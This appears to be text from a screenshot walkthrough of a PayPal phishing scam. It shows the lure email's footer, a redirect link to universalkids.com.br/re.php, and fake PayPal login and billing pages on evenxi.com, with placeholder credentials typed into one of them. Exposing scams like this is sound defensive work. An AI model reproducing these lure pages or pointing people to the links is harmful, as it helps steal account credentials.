
Spoof or 'phishing' emails tend to have generic greetings such as "Dearvern". Emails from PayPal will always address you by your first and last name.

Find out more here.

This email was sent to vern.

Copyright Â(c) 1999-2017. All rights reserved. PayPal Pte. Ltd. Address is 5 Temasek Boulevard #09-01 Suntec Tower 5 Singapore 038985


Open “universalkids.com.br/re.php” in a new window


evenxi.com

Log in to your PayPal account

PayPal
Email
Password
Log In
Forgot your email or password?
Sign Up
About | Account Types | Fees | Privacy | Security | Contact | Legal | Developers

Copyright © 1999-2017 PayPal. All rights reserved.



evenxi.com

Log in to your PayPal account

PayPal

gaga@lady.com

••••••••••••


Log In

Forgot your email or password?

Sign Up

About | Account Types | Fees | Privacy | Security | Contact | Legal | Developers

Copyright © 1999-2017 PayPal. All rights reserved.



evenxi.com

Confirm Billing Information - PayPal

